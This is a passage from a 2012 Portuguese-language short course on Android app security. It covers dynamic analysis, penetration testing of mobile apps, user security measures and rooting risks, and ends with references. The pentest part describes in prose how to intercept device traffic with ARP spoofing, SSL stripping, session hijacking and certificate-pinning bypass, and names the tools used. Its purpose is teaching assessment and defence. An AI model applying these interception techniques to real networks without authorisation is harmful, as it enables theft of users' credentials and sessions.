2.5.1.3.Acesso ao Sistema de Arquivos

O monitoramento do acesso ao sistema de arquivos é importante pois possibilita o mapeamento dos arquivos manipulados pelo aplicativo, facilitando a análise das informações neles armazenadas. As permissões de acesso aos arquivos manipulados

 ©2012 SBC — Soc. Bras. de Computação

devem respeitar o princípio do menor privilégio, e informações sensíveis devem ser armazenadas de modo seguro utilizando algoritmos criptográficos robustos.

Em se tratando de informações sensíveis, deve-se verificar se é de fato necessário que as mesmas sejam persistidas no sistema de arquivos. Essa análise está diretamente relacionada à lógica de negócio do aplicativo, portanto, é necessário o entendimento do propósito desta a fim de avaliá-lo adequadamente.

Ademais, chaves criptográficas podem ser armazenadas no sistema de arquivos, o que é uma prática insegura. O ideal é que qualquer informação sensível, seja informações pessoais, de localização, credenciais de acesso, *tokens* de sessão ou chaves criptográficas, simétricas ou assimétricas, deve ser protegida por técnicas criptográficas. A chave de encriptação e decriptação desses dados deve ser derivada de uma senha definida pelo usuário, do mesmo modo que é feito pelo sistema ao se habilitar encriptação da partição de dados. Tal prática aliada a uma política de senhas forte, aumenta consideravelmente a complexidade de que ataques de pré-computação e de força bruta sejam empregados.

Ainda em relação aos arquivos manipulados pelo aplicativo, é importante verificar que, caso o cartão SD esteja sendo utilizado, nenhuma informação sensível esteja sendo armazenada neste. Isso pelo fato de o mecanismo de controle de acesso não se aplicar sobre essa mídia de armazenamento. Caso seja necessário armazenar informações desse tipo em tais mídia, deve-se armazenar o conteúdo encriptado.

Um outro fator que deve ser levado em consideração é a validação dos dados contidos em arquivos. Caso o conteúdo dos arquivos utilizados pela aplicação sejam acessíveis por outras aplicações, os mesmos devem ser considerados como potencialmente maliciosos e não é aconselhável confiar em seu conteúdo. Isso também é válido para o caso de aplicativos que se utilizam de arquivos pertencentes a outros aplicativos.

Arquivos de *log* também devem ser inspecionados visando avaliar as informações sendo ali armazenadas. É importante que mecanismos de *log* registrem informações a respeito de um evento de modo que se possa rastrear a sequência de ações realizadas, além de assegurar a responsabilização. Contudo, informações sensíveis não devem ser armazenadas. Por exemplo, ao registrar uma alteração de senha por parte de um usuário, deve-se registrar o evento, todavia, não se deve registrar em *log* a nova senha definida.

Os aplicativos podem se utilizar de arquivos especiais, tal como os arquivos de preferências e bases de dados SQL, além das funções de *cache* disponibilizadas pela API do Android. Todo o conteúdo armazenado nesses arquivos especiais deve ser avaliado minuciosamente assim como é feito com o restante dos arquivos. Em particular, para a análise de bases de dados SQL, pode-se utilizar ferramentas como SQLite3, SQLite Analyzer e SQLite Database Browser.

Os aplicativos devidamente implementados devem se preocupar com a correta remoção de arquivos com informações sensíveis, e o monitoramento das operações sobre o sistema de arquivos pode permitir a validação deste requisito. Ademais, esta técnica permitiria a identificação do código responsável pela realização desta tarefa, possibilitando uma análise mais minuciosa via revisão desse código.

 ©2012 SBC — Soc. Bras. de Computação

2.5.1.4.Levantamento das Cadeias de Caracteres do Binário

Tal técnica auxilia no processo de entendimento do software visto que pode fornecer uma série informações valiosas para o analista, tais como mensagens de erro, mensagens informativas, mensagens solicitando tomada de decisão, palavras ou frases que são interpretadas como comandos, etc. É possível também encontrar credenciais de acesso ou outras informações sensíveis, inclusive relacionadas à lógica de negócios do aplicativo.

Uma mensagem de erro é resultado de uma operação anômala, como, por exemplo, um erro em uma operação do RSA que retorna algo do tipo: RSA *operation error*. Tal mensagem pode permitir a identificação do trecho do programa susceptível a esse erro, e tal trecho, muito provavelmente, faça parte do componente que provê o suporte a tal criptossistema. Dessa forma, as rotinas responsáveis pela implementação do RSA neste software poderiam ser identificadas para análise.

De forma semelhante, uma mensagem como "Deseja realmente enviar essa mensagem? [y/n]:", poderia prover uma grande quantidade de informação. Nesse caso, poderia ser utilizada a fim de se identificar um desvio no código baseado em uma decisão de usuário. Dessa forma seria possível mapear qual é o trecho de código responsável por realizar o envio da mensagem. Para isso, basta verificar o código Assembly subsequente à rotina que exibe esta mensagem para o usuário.

2.5.1.5.Monitoramento de Rede

A atividade de rede também é um ponto importante de ser observado quando se trata da avaliação de um aplicativo. Um software indevidamente construído, ou mal intencionado, pode vazar informações sensíveis para máquinas e dispositivos remotos. Em [Filiol, 2011], mostrou-se que, mesmo num tráfego protegido pelo protocolo IPSec (*IP Security*), é possível enviar mensagens e informações sensíveis por meio do tamanho dos pacotes de controle ICMP, por exemplo, de maneira praticamente imperceptível. Por esse motivo, é importante analisar o tráfego de rede a fim de verificar se todo o tráfego é legítimo, ou se existe alguma atividade suspeita.

É fato que as aplicações trafegam dados sem o consentimento do usuário, e com a utilização das bibliotecas de *advertising*, tais aplicações passam a trafegar dados sem o consentimento do próprio desenvolvedor. Isso porque tais bibliotecas inserirem código na aplicação que permite que propagandas sejam carregadas de *hosts* diversos e que informações de identificação e de localização sejam passadas para tais *hosts*. Considerando-se esse fator, a necessidade de monitoramento do tráfego de rede de uma aplicação para fins de avaliação de segurança passa a ser indispensável, visto que a maioria dos aplicativos utilizam bibliotecas de propaganda.

Ferramentas de destaque para auxiliar nesse processo são: Lsof, Netstat e Wireshark. Contudo, existem outras de renome que também podem ser consideradas.

*2.5.1.6.*Monitoramento de Processos e *Threads*

Este tipo de monitoramento é de fundamental importância no processo de engenharia reversa. Parte das outras técnicas de monitoramento poderão apontar operações e associá-las a processos específicos, porém, o analista não deve se restringir somente ao processo sendo analisado. Isso decorre do fato de que este processo pode iniciar outros

 ©2012 SBC — Soc. Bras. de Computação

processos para a realização de suas atividades. Se isso ocorrer sem que o analista se dê conta, a análise ficará comprometida.

O mesmo pode acontecer durante a depuração de um programa. Acompanhando o fluxo de execução de um programa, pode ser que certo ponto que se deseja analisar nunca seja alcançado, entretanto, uma análise mais minuciosa poderia concluir que este ponto está sendo executado por uma *thread* deste mesmo programa ou, ainda, por uma bifurcação do processo em questão.

2.5.1.7.Monitoramento de Memória

Mediante o monitoramento da memória do programa é possível identificar informações sensíveis armazenadas. Deve-se assegurar que chaves criptográficas estão sendo descartadas da memória tão logo não sejam mais necessárias. O mesmo é válido para outras informações como credenciais e informações pessoais, por exemplo. Para esse fim, pode-se utilizar a ferramenta HPROF, que permite a extração de *dumps* de memória dos aplicativos, de modo que se possa analisá-los com o Eclipse Memory Analyzer.

2.5.1.8.Interceptação de Chamadas de Sistema e de API

O mecanismo de IPC do Android é o núcleo da API do sistema. Pelo fato de trafegarem dados entre diferentes componentes, inclusive entre diferentes aplicações, os Intents são grandes vetores de ataque nesta plataforma. Portanto, uma avaliação dessas chamadas inter-processo se faz necessária.

Uma ferramenta interessante a ser utilizada é o Intent Sniffer, que permite interceptar os *broadcasts* de Intents enviados no sistema de modo que se possa analisá-los minuciosamente, visando levantar comportamentos anômalos, inseguros ou vazamento de informações sensíveis.

Ferramentas como o Procrank e PS são de grande importância para levantar os identificadores de processo dos aplicativos a serem analisados, com o objetivo de os utilizar em ferramentas como o Strace, por exemplo. Outras ferramentas como o DroidBox e DDMS também são úteis nesse sentido.

2.5.2. Testes de Invasão

Normalmente, aplicativos móveis se comunicam com *web-services* ou com outros serviços na internet para prover certas funcionalidades, tornando necessário a avaliação dos mesmos. Essa avaliação é semelhante aos tradicionais testes de invasão de aplicações web e de aplicações cliente-servidor, em que são empregadas ferramentas tais como *proxies* de interceptação, *sniffers* de rede; *fuzzers*, etc. Existem várias opções para auxiliar o processo, tais como: Nmap, Burp Suite, Metasploit Framework, BeEF, SQLMap, Wireshark, entre outras.

O diferencial dos testes de invasão em aplicação móvel, quando há interação com serviços disponilizados na internet, é que se faz necessário interceptar o tráfego gerado pelo dispositivo. Isso pelo fato de que realizá-los a partir da tela do celular não é algo viável. Para interceptar o tráfego do dispositivo diversas técnicas podem ser empregadas.

 ©2012 SBC — Soc. Bras. de Computação

Devido às proteções existentes na rede GSM (*Global System for Mobile Communications*), geralmente, ao analisar um aplicativo que necessite de acesso à internet, habilita-se uma rede Wi-Fi para que o dispositivo a utilize para tal. Em tratando de uma rede desse tipo, são utilizadas técnicas comumente empregadas em testes de invasão de redes. Por exemplo, a ferramenta Cain permite a realização de ARP (*Address Resolution Protocol*) *spoofing* a fim de envenenar a tabela ARP do dispositvo possibilitando um ataque de *mitm* (*Man in the Middle*). Uma ferramenta semelhante é o Ettercap.

Outra alternativa é a utilização da ferramenta Arpspoof, que faz parte da suíte Dsniff, a fim de envenear a tabela ARP. Em seguida habilita-se o encaminhamento de pacotes do *kernel* (ip_forward) e adicionam-se regras ao IPtables para redirecionar o tráfego advindo do dispostivo para um *proxy* de interceptação como o Burp Suite.

Além de ataques de ARP *spoofing*, outras técnicas podem ser utilizadas para esse mesmo fim, tal como redirecionamento ICMP ou a definição de um *rogue* Wi-Fi. Existe também a opção de definir o *proxy* manualmente por meio das configurações do sistema.

Existe também a opção de se utilizar o emulador fornecido pelo SDK do Android, ao invés de um dispositivo físico. Neste caso, basta se obter o APK que foi instalado no dispositivo e executá-lo no ambiente emulado.

Via emulador existe a possibilidade de especificar um *proxy* em tempo de inicialização como seguinte comando: `./emulator -avd <imagem-virtual> -http-proxy localhost:8080`, neste caso, considerando que um *proxy* de interceptação está em execução esperando conexões na porta. Visto que essa estratégia restringe-se a tráfego HTTP, existe a possibilidade de utilizar a ferramenta Tsock que permite o encapsulamento de todo o tráfego para um *proxy* SOCK. É possível ainda definir um servidor de DNS para ser utilizado pelo emulador.

O principal fator do qual depende essas técnicas é o modelo utilizado para o transporte de dados via rede. Caso a aplicação esteja utilizando SSL/TLS será necessário que o *proxy* de interceptação apresente o seu certificado para a aplicação, nesse caso, existem duas possibilidades:

1. O aplicativo pode estar se utilizando do chamado *trust store* mantido pelo sistema, que nada mais é do que um local de armazenamento dos certificados confiáveis.
2. O aplicativo pode estar se utilizando da técnica de *certificate pinning*, que permite empacotar o certificado dentro do próprio aplicativo por meio de um *keystore*.

No primeiro caso, a partir da versão 4.0, uma tela será apresentada para o usuário permitindo-o aceitar ou não tal certificado como confiável. Caso o usuário o aceite, este certificado será adicionado ao *trust store*. Pode-se ainda adicionar manualmente o certificado por meio da ferramenta Keytool. Já no segundo caso, isso não será possível e o estabelecimento do canal seguro não ocorrerá. Em [Osborne e Diquet 2012] são citadas algumas estratégias para que seja possível contornar esse controle, além de ser apresentada uma ferramenta para este fim. Uma das estratégias que se pode ser empregada é a engenharia reversa do aplicativo, seguida da alteração

do certificado e do reempacotamento do aplicativo com a geração de uma nova assinatura para fins exclusivos de avaliação de segurança.

Um consideração que deve ser feita é que muitas aplicações só estabelecem o canal seguro para o transporte de credenciais. Neste caso, tão logo a autenticação seja realizada, um canal inseguro volta a ser utilizado em que o *token* de sessão do usuário é tranportado. Existem ferramentas que permite a obtenção de tais *tokens* e o sequestro de sessões, como o DroidSheep, por exemplo.

Essa decisão de não utilizar um canal seguro de comunicação ou de utilizar-se deste artifício apenas para o transporte de credenciais é tomada, muitas vezes, por falta de conhecimento dos aspectos de segurança envolvidos com os mecanismos de gerenciamento de sessão, ou a fim de não sobrecarregar o servidor com processamento adicional. Tal decisão pode ser tomada também com o objetivo de se economizar a bateria do dispositivo, visto que operações criptográficas resultam em um consumo maior de energia.

Um aspecto interessante que merece destaque é o fato da versão móvel de alguns *web sites* se comportarem de maneira insegura, como exemplo cita-se o caso do Facebook, em que o usuário explicitamente entra na versão HTTPS do *site*, por meio de https://www.facebook.com e é automaticamente redirecionado para http://m.face book.com/.

O problema de redirecionamento para sites móveis inseguros é muito comum atualmente. Desenvolvedores verificam por qual tipo de navegador o usuário está acessando o site e, caso seja móvel, redireciona sempre para o mesmo site com protocolo inseguro. Seria necessário também uma verificação se o usuário está tentando o acesso ao protocolo com segurança ativada.

Ainda em relação a acesso web via navegadores, destaca-se o fato de que alguns sites, como o do Gmail, redirecionam o usuário para a versão HTTPS caso o usuário acesse a versão HTTP. Isso é feito através de um redirecionamento HTTP 302. Um programa como o Sslstrip permite interceptar esse redirecionamento e apresentar o conteúdo via HTTP para a vítima. Isso é possível pois a ferramenta acessa a versão HTTPS e fica intermediando as duas pontas, possibilitando assim o roubo de credenciais de acesso da vítima. A única forma de mitigar esta técnica é educando o usuário a sempre requisitar diretamente no navegador a versão segura do site sendo acessado.

Após obter o acesso ao tráfego por meio de um *proxy* de intercepção, é possível testar os pontos de entrada da aplicação servidora, manipular parâmetros, desativar controles aplicados no lado do cliente, entre outros. Vale ressaltar também que é possível alterar as respostas enviadas pelo servidor, visando alterar o comportamento do aplicativo móvel.

Recomenda-se realizar ainda todos os tipos de testes pertinentes a aplicações web, visando identificar vulnerabilidades que normalmente afetam tais tipos de sistemas, tais como: injeção de SQL, XSS (*Cross-site Scripting*), CSRF (*Cross-site Request Forgery*), fixação de sessão, CSI (*Client Side Injection*), dentre outras, descritas pela equipe do OWASP [OWASP, 2012]. Um guia interessante para a realização desses testes é o OWASP Testing Guide [OWASP, 2008].

 ©2012 SBC — Soc. Bras. de Computação

Vale ressaltar que muitas aplicações web alteram seu comportamento de acordo com o navegador com o qual estão interagindo, e o mesmo é válido para navegadores de dispositivos móveis. Então ao testar tais aplicações de um desktop, deve-se personificar esses navegadores.

Um ponto interessante quando se trata de navegação web via dispositivos móveis é que os usuários normalmente não realizam o *logout* na aplicações que utilizam [Dwivedi, Clark e Thiel 2010], o que aumenta a janela de exploração de vulnerabilidades de CSRF. Reforçando o problema, está o fato de *links* poderem ser facilmente mascarados aproveitando-se do tamanho de tela restrito e da dificuldade de se visualizar o endereço real para o qual o mesmo aponta (visto que pode não ser o que está sendo apresentado).

Outra técnica que pode ser utilizada é o *fuzzing*, que consiste no fornecimento de dados inválidos, não esperados ou aleatórios para um ponto de entrada, com a finalidade de analisar o comportamento do programa. Os dados que deve-se conferir mais atenção são os que cruzam os limites de confiança do sistema. Uma ferramenta que pode ser utilizada com esse propósito é o Intent Fuzzer, que possibilita o envio de Intents espúrios para os componentes do sistema, visando alcançar trechos do programa potencialmente vulneráveis que podem resultar na quebra do mesmo. Ainda nessa linha, ferramentas como Peach, Sulley e Hachoir podem ser utilizadas.

2.6. Recomendações de Segurança

Tomando por base as seções anteriores, esta seção oferece recomendações gerais de segurança contra as ameaças aos dispositivos móveis, em particular, aquela considerada por muitos pesquisadores a ameaça mais devastadora aos dispositivos móveis modernos, a saber: os softwares maliciosos. No entanto, a ameaça de maior probabilidade de ocorrência é o extravio do dispositivo, a qual possui um grande risco quando em conjunto com a injeção de código malicioso.

Para se proteger de possíveis ataques, algumas medidas devem ser tomadas pelo dono do dispositivo, a fim de se obter um maior nível de segurança. Em especial, deve-se conhecer os riscos de se habilitar permissões administrativas.

2.6.1. Medidas de Segurança

Inicialmente, é necessário um bom gerenciamento das configurações que o dispositivo possui. Existem várias opções que são ativadas por padrão no dispositivo (ou que são ativadas pelo usuário, mas depois não são desativadas). Algumas delas, enquanto não estão sendo utilizadas, ou quando foram mal definidas pelo usuário, podem servir de entrada para possíveis explorações de vulnerabilidades a partir de aplicativos maliciosos.

São descritas abaixo uma série de configurações que devem ser utilizadas com cautela, a fim de se prevenir possíveis pontos de entrada para ataques.

- **Opções do desenvolvedor**: Nesta seção do dispositivo existem várias configurações, as quais foram disponibilizadas para auxiliar o desenvolvimento de aplicativos para o mesmo. O ideal seria ativar somente as opções que se deseje utilizar, e desativá-las após o uso. O principal exemplo de possível problema é o `Modo Debug` (Subseção 2.2.4), o qual permite que, através de

 ©2012 SBC — Soc. Bras. de Computação

uma conexão USB, seja possível a execução de ferramentas de desenvolvedor, as quais poderiam ser facilmente utilizadas para um ataque. Vale ressaltar que a seção “Opções do desenvolvedor” foi criada na versão 4.0 do Android, mas já existia um equivalente nas versões anteriores, o “Modo Debug”, o qual deve ser utilizado com o mesmo cuidado.

- **Fontes desconhecidas**: A instalação de aplicativos provenientes de lojas de terceiros, ou seja, as lojas existentes além da Play Store, da Google, abre um grande vetor de entrada para aplicativos maliciosos no dispositivo. Um atacante pode modificar um aplicativo seguro, transformando-o em um *malware*, e não haverá uma entidade para verificar questões pertinentes em relação à segurança. Logo, o mesmo poderá ser baixado e executado pelo usuário, ativando suas funções maliciosas. É importante notar que nem toda loja de terceiros é ilegal ou insegura, como exemplo cita-se a loja da Amazon e a da Samsung.
- **Bloqueio de tela**: Existem quatro modos de bloqueio de tela em um dispositivo Android (Subseção 2.2.5). O recomendado é que se utilize o controle por senha de no mínimo 8 caracteres, incluindo alfabéticos maiúsculos e minúsculos, caracteres numéricos e símbolos, dificultando assim, ataques de força bruta. Além disso, não é aconselhável o uso de palavras comuns ou de dados pessoais, para que a senha não seja quebrada através de um ataque de dicionário.
- **Encriptação de disco**: Nos dispositivos em que existir essa opção, o ideal é ativá-la para manter os dados seguros mesmo contra roubo e extravio do dispositivo móvel. É importante definir uma senha forte para a proteção desses dados, caso contrário um atacante poderá facilmente obtê-los por meio de um ataque de força bruta.
- **Bluetooth**: Uma opção que normalmente é ativada e esquecida. Deixar o bluetooth ativado abre mais uma porta para possíveis ataques. A recomendação é que se ative apenas pelo tempo necessário para a realização da atividade pretendida.
- **Formatação Remota**: Comumente conhecida como *remote wipe*. Nos dispositivos em que a opção estiver disponível, essa é uma boa precaução a se utilizar. Através dela, caso o dispositivo seja perdido, seja por roubo ou por extravio, será possível apagar seus dados remotamente, protegendo-se assim do roubo de informações.
- **GPS**: Deixar o GPS desligado por padrão, e tomar cuidado com opções de aplicativos permitindo que seja monitorada a sua localização. Já houveram estudos provando que é possível se prever onde um usuário estará de acordo com o perfil criado da análise de várias localizações disponíveis pelo seu dispositivo [Malm e Osborn 2012].

Além dos cuidados explicados anteriormente, vale ressaltar que outras precauções devem ser tomadas, afim de se diminuir os riscos de segurança no aparelho:

- **Conexão com a internet**: Sempre verifique se sua conexão com a internet é confiável antes de utilizá-la para a transmissão de dados sensíveis, como uma transação financeira, por exemplo. Apesar de ser possível a criação de uma rede de celular maliciosa, é muito mais fácil comprometer uma rede Wi-Fi. Por isso,

 ©2012 SBC — Soc. Bras. de Computação

na dúvida, priorize o uso da internet via canal de dados através da operadora, principalmente para a transmissão de dados sigilosos.

- **Navegação**: Vários cuidados devem ser tomados enquanto se navega pela internet utilizando um dispositivo móvel:
    - Ao acessar um website sempre especificar o protocolo HTTPS no URL (por exemplo: https://www.gmail.com), forçando com que, caso seja possível, uma conexão segura seja estabelecida com o servidor.
    - Não aceitar certificados digitais sem antes analisá-los. O uso de um certificado malicioso pode ser uma porta de entrada para futuros ataques. Levar em consideração que, uma vez aceito um certificado, o mesmo ficará armazenado na *trust store* e, caso se deseje, deverá ser removido manualmente.
    - Ler todo o endereço antes de digitar informações em uma página. Principalmente em smartphones, que possuem uma tela pequena, um site malicioso poderia se aproveitar disso criando uma página com o endereço www.banco.com.br.sitemalicioso.com, mas na tela só iria aparecer www.banco.com.br, e o usuário iria pensar que está acessando o site legítimo.
    - Tentar não utilizar o navegador padrão disponível no aparelho [Hoog 2011]. Como ele é considerado o mais utilizado, é considerado também o mais estudado e explorado por atacantes.
- **Permissões**: É muito comum não se ler quais as permissões que um aplicativo solicita ao instalá-lo. É necessário ter um olho bem crítico em relação a essas permissões, pois elas indicam possíveis vetores de ataque que serão postos em prática pelo aplicativo. Por exemplo, no caso de jogo que peça permissão para gerenciar suas mensagens de texto, nada garante que ele não irá ler e enviar mensagens sigilosas que foram armazenadas. É claro que, como toda regra, há exceções. Neste caso, o jogo poderia utilizar a permissão para fazer propaganda para os contatos da agenda.
- **Sistema de reputação**: Um modo simples de se obter informações de um software é através do sistema de reputação existente na maioria das lojas de aplicativos. A partir dos comentários e notas dados por usuários que já instalaram o referido aplicativo, é possível ter uma noção da confiabilidade do mesmo.
- **Atualização da plataforma**: Sempre que possível, mantenha o dispositivo atualizado com a versão mais recente disponível do sistema operacional, pois todas as vulnerabilidades encontradas só serão resolvidas através dessas atualizações.
- **Uso do cartão SD**: Um fator importante de um dispositivo Android é o uso do cartão SD para armazenamento de dados. Como o cartão é uma memória externa ao dispositivo, ela não possui um gerenciamento de privilégios. Com isso, qualquer dado armazenado no mesmo pode ser visto por qualquer aplicativo instalado no aparelho.

 ©2012 SBC — Soc. Bras. de Computação

- **Antivírus e *firewall***: Principalmente para quem instala aplicativos de fora da loja oficial da Google, ou para quem se conecta em várias redes diferentes, é possível a utilização de um aplicativo antivírus e/ou de *firewall* como uma medida adicional de segurança.
- **SMS e MMS**: Apesar do texto das mensagens de texto e multimídia serem encriptados, a confidencialidade não é assegurada fim-a-fim. Isso quer dizer que, toda informação que é enviada pode ser lida pela operadora. Por isso, deve-se tomar cuidado ao enviar informações sigilosas via este tipo de mensagem.

Conclui-se que, com um bom conhecimento das funcionalidades existentes em um dispositivo móvel, conforme visto anteriormente, é possível um melhor gerenciamento do mesmo, afim de se diminuir os riscos de segurança no aparelho.

2.6.2. Riscos Associados ao *Rooting* do Dispositivo

Um grande risco existente é a habilitação de permissões de acesso administrativo no dispositivo, em outras palavras, o *rooting*. Alguns usuários utilizam vulnerabilidades para alcançar tais permissões, e assim conseguirem executar comandos específicos no sistema (como uma modificação na aparência do sistema operacional, por exemplo).

O acesso privilegiado ao sistema traz consigo diversos riscos, principalmente no que se diz respeito à segurança do mesmo. Não há um modo efetivo de se limitar o acesso das aplicações a tais permissões, por isso, um aplicativo malicioso poderia se beneficiar dessas permissões e obter várias informações que deveriam estar fora de seu alcance, como a base de dados de outro aplicativo, por exemplo.

Na maioria dos dispositivos é possível, após o *rooting*, desabilitar o acesso administrativo ao sistema. Tal técnica foi popularmente nomeada *unrooting*. Para usuários que precisam ou desejam executar uma única função que necessita de permissões privilegiadas, esta é uma boa opção para ser utilizada ao término da ação de interesse.

Resumindo, a recomendação é que não se deve habilitar o acesso de *root* em dispositivos com Android. Se, apesar disso, ainda exista a necessidade de ativá-lo, a recomendação é que tal acesso seja desativado tão logo não seja mais necessário.

2.7. Considerações Finais

Este minicurso busca atender a uma demanda recentemente identificada por profissionais e acadêmicos em relação ao tratamento multidisciplinar das vulnerabilidades relacionadas às plataformas modernas de dispositivos móveis, as quais agregam diversas áreas de conhecimento, tais como segurança da informação, redes de comunicação sem fio e desenvolvimento de aplicativos móveis.

Com o grande aumento do uso de dispositivos móveis, há a tendência de que atacantes deem mais atenção a estes dispositivos, sendo necessário um estudo aprofundado das vulnerabilidades na plataforma e em aplicativos a fim de que se possam aplicar controles de segurança mais eficazes com o intuito de reduzir a probabilidade de concretização das ameaças pertinentes aos dispositivos móveis. Além disso, as pessoas estão acessando tanto redes pessoais quanto corporativas com seus próprios dispositivos, o que está demandando esforços por parte das empresas para

©2012 SBC — Soc. Bras. de Computação

atender tal demanda, reduzindo os possíveis impactos da utilização destes dispositivos no ambiente.

Um outro fato notável é que a aplicação de controles de segurança no núcleo do sistema, que têm como finalidade dificultar a exploração e reduzir o impacto provocado pela exploração de uma vulnerabilidade de corrupção de memória em uma aplicação, aliada ao confinamento de aplicações, vem fazendo com que os criminosos digitais se dediquem muito mais ao desenvolvimento de aplicativos com funcionalidades maliciosas e em meios de fazer com que o usuário os instale conscientemente [Dwivedi et al. 2010].

O crescimento do número de aplicações financeiras envolvendo dispositivos móveis como, por exemplo, internet *banking*, *m-payments* e *mobile point-of-sale* (POS), reforça a tendência do elevado crescimento no número de ataques a estes dispositivos, dada a prevalência de ataques no Brasil a aplicações de internet *banking* e pagamentos on-line nos computadores de mesa.

2.8. Referências

Android Developers Project. (2012a). “Android Debugging Tools”. Disponível em: <http://developer.android.com/tools/debugging/index.html>. Acessado em: 05 de Setembro de 2012.

Android Developers Project. (2012b). “DDMS - Dalvik Debug Monitor Server”. Disponível em: <http://developer.android.com/tools/debugging/ddms.html>. Acessado em: 05 de Setembro de 2012.

Android Developers Project. (2012c). “Platforms Versions”. Disponível em: <http://developer.android.com/about/dashboards/index.html>. Acessado em: 10 de Setembro de 2012.

Android Developers Project. (2012d). “Proguard”. Disponível em: <http://developer.android.com/tools/help/proguard.html>. Acessado em: 06 de Setembro de 2012.

Android Developers Project. (2012e). “Profiling with Traceview and dmtracedump”. Disponível em: <http://developer.android.com/tools/debugging/debugging-tracing.html>. Acessado em: 05 de Setembro de 2012.

Android Open Source Project. (2012a). “Android Security Overview”. Android Open Source Project. Disponível em <http://source.android.com/tech/security/index.html>. Acessado em: 12 de Setembro de 2012.

Android Open Source Project. (2012b). “Dalvik Technical Information”. Disponível em: <http://source.android.com/tech/dalvik/index.html>. Acessado em: 11 de Setembro de 2012.

Android Open Source Project. (2012c). “Notes on the implementation of encryption in Android 3.0”. Disponível em: <http://source.android.com/tech/encryption/android_crypto_implementation.html>. Acessado em: 12 de Setembro de 2012.

 ©2012 SBC — Soc. Bras. de Computação

Apvrille, A. (2011). “An OpenBTS GSM Replication Jail for Mobile Malware”. Acessado em: <http://www.virusbtn.com/conference/vb2011/abstracts/Apvrille.xml>. Disponível em: 10 de Setembro de 2012.

Apvrille, A. (2012a). “Android Reverse Engineering Tools - From an anti-virus analyst’s perspective”. In InsomniHack’12.

Apvrille, A. (2012b). “Controlling Android / Zitmo by SMS commands”. Disponível em: <http://blog.fortiguard.com/controlling-android-zitmo-by-sms-commands/>. Acessado em: 10 de Setembro de 2012.

Aviv, A. J.; Gibson, K.; Mossop, E.; Blaze, M.; Smith, J. M. (2010). “Smudge Attacks on Smartphone Touch Screens”. 4th USENIX Workshop on Offensive Technologies.

Bansal, V.; Henein, N.; Hogben, G.; Nohl, K.; Mannino, J.; Papathanasiou, C.; Rueping, S.; Woods, B. (2011). “Smartphone Secure Development Guidelines for App Developers”. European Network and Information Security Agency (ENISA). Disponível em: <http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-applications/smartphone-security-1/smartphone-secure-development-guidelines>. Acessado em: 01 de Setembro de 2012.

Björnheden, M. (2009). “The Android boot process from power on”. Disponível em: <http://www.androidenea.com/2009/06/android-boot-process-from-power-on.html>. Acessado em: 12 de Setembro de 2012.

Bojinov, H., Boneh, D., Rich, C., Malchev, I. (2011). “Address Space Randomization for Mobile Devices”. Proceedings of the fourth ACM conference on Wireless network security. 127-138p.

Bornstein, D. (2008). “Dalvik VM Internals”. Google I/O 2008.

Callaham, J. (2011). “Galaxy nexus android 4.0 face unlock broken by picture”. Disponível em: http://www.neowin.net/news/galaxy-nexus-android-40-face-unlockbroken-by-picture. Acessado em: 4 de Setembro de 2012.

Cannon, T. (2012). “Into The Droid: Gaining Access to Android User Data”. DefCon 20.

Chen, G., Kotz, D. (2000). “A survey of context-aware mobile computing research”. Dept. of Computer Science, Dartmouth College, Relatório Técnico TR2000-381.

Dwivedi, H., Clark, C., Thiel, D. (2010). “Mobile Application Security”. McGraw-Hill Companies. 432p.

Enck, W., Octeau, D., McDaniel, Patrick and Chaudhuri, S. (2011). “A Study of Android Application Security”. Proceedings of the 20th USENIX Security Symposium.

Felt, A. P., Finifter, M., Chin, E., Hanna, S. and Wagner, D. (2011). “A survey of mobile malware in the wild”. Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices. ACM.

Filiol, E. (2011). “Dynamic Cryptographic Backdoors”. CanSecWest 2011, Vancouver, Canada.

Heyman, A. (2011). “First SpyEye Attack on Android Mobile Platform now on the Wild”. Disponível em: <http://www.trusteer.com/blog/first-spyeye-attack-android-mobile-platform-now-wild>. Acessado em: 5 de Setembro de 2012.

 ©2012 SBC — Soc. Bras. de Computação

Hoog, A. (2011). “Android Forensics: Investigation, Analysis and Mobile Security for Google Android”. Editora Elsevier. 432p.

Hopper, A. (2000). “Sentient Computing”. Philosophical Transactions of the Royal Society of London, v. 358.

Huang, J. (2012). “Understanding the Dalvik Virtual Machine”. Google Technology User Groups, Taipei 2012. Disponível em: <http://0xlab.org/~jserv/tmp/dalvik.pdf>. Acessado em: 11 de Setembro de 2012.

Jakev (2012a). “Debugging Android Apps with Native Code - Part 1”. Disponível em: <http://thecobraden.blogspot.com.br/2012/02/debugging-apps-with-native-code-part-1_09.html>. Acessado em: 10 de Setembro de 2012.

Jakev (2012b). “Debugging Android Apps with Native Code - Part 2”. Disponível em: <http://thecobraden.blogspot.com.br/2012/02/debugging-apps-with-native-code-part-2.html>. Acessado em: 10 de Setembro de 2012.

Kang, S., Lee, J., Jang, H., et al. (2008). “SeeMon: scalable and energy-efficient context monitoring framework for sensor-rich mobile environments”. Proceedings of the 6th international conference on Mobile systems, applications, and services. ACM.

Kephart, J. O. and Chess, D. M. (2003). “The vision of autonomic computing”. Computer, IEEE, v. 36, n. 1, p. 41–50.

Lafortune, E. (2012). “Proguard”. Disponível em: <http://proguard.sourceforge.net/>. Acessado em: 06 de Setembro de 2012.

Li, Y. (2012). “Android.Notcompatible”. Disponível em: <http://www.symantec.com/security_response/writeup.jsp?docid=2012-050307-2712-99>. Acessado em: 20 de Agosto de 2012.

Lineberry, A., Richardson, D. L., Wyatt, T. (2010). “These Aren't The Permissions You're Looking For”. DefCon 18, 2010.

Malm, S.; Osborne, L. (2012) “Mobile phone companies can predict future movements of users by building a profile of their lifestyle”. Disponível em: <http://www.dailymail.co.uk/sciencetech/article-2190531/Mobile-phone-companies-predict-future-movements-users-building-profile-lifestyle.html>. Acessado em: 10 de Setembro de 2012.

Maslennikov, D. (2011). “Zeus-in-the-Mobile - Facts and Theories”. Disponível em: <http://www.securelist.com/en/analysis/204792194/ZeuS_in_the_Mobile_Facts_and_Theories>. Acessado em: 05 de de Setembro de 2012.

Matenaar, F., Schulz, P. (2012). “BtDetect - Detecting Android Sandboxes”. Disponível em: <http://www.dexlabs.org/blog/btdetect>. Acessado em: 10 de Setembro de 2012.

Mullaney, C. (2012). “Android.Bmaster: A Million-Dollar Mobile Botnet”. Disponível em: <http://www.symantec.com/connect/blogs/androidbmaster-million-dollar-mobile-botnet>. Acessado em: 31 de Agosto de 2012.

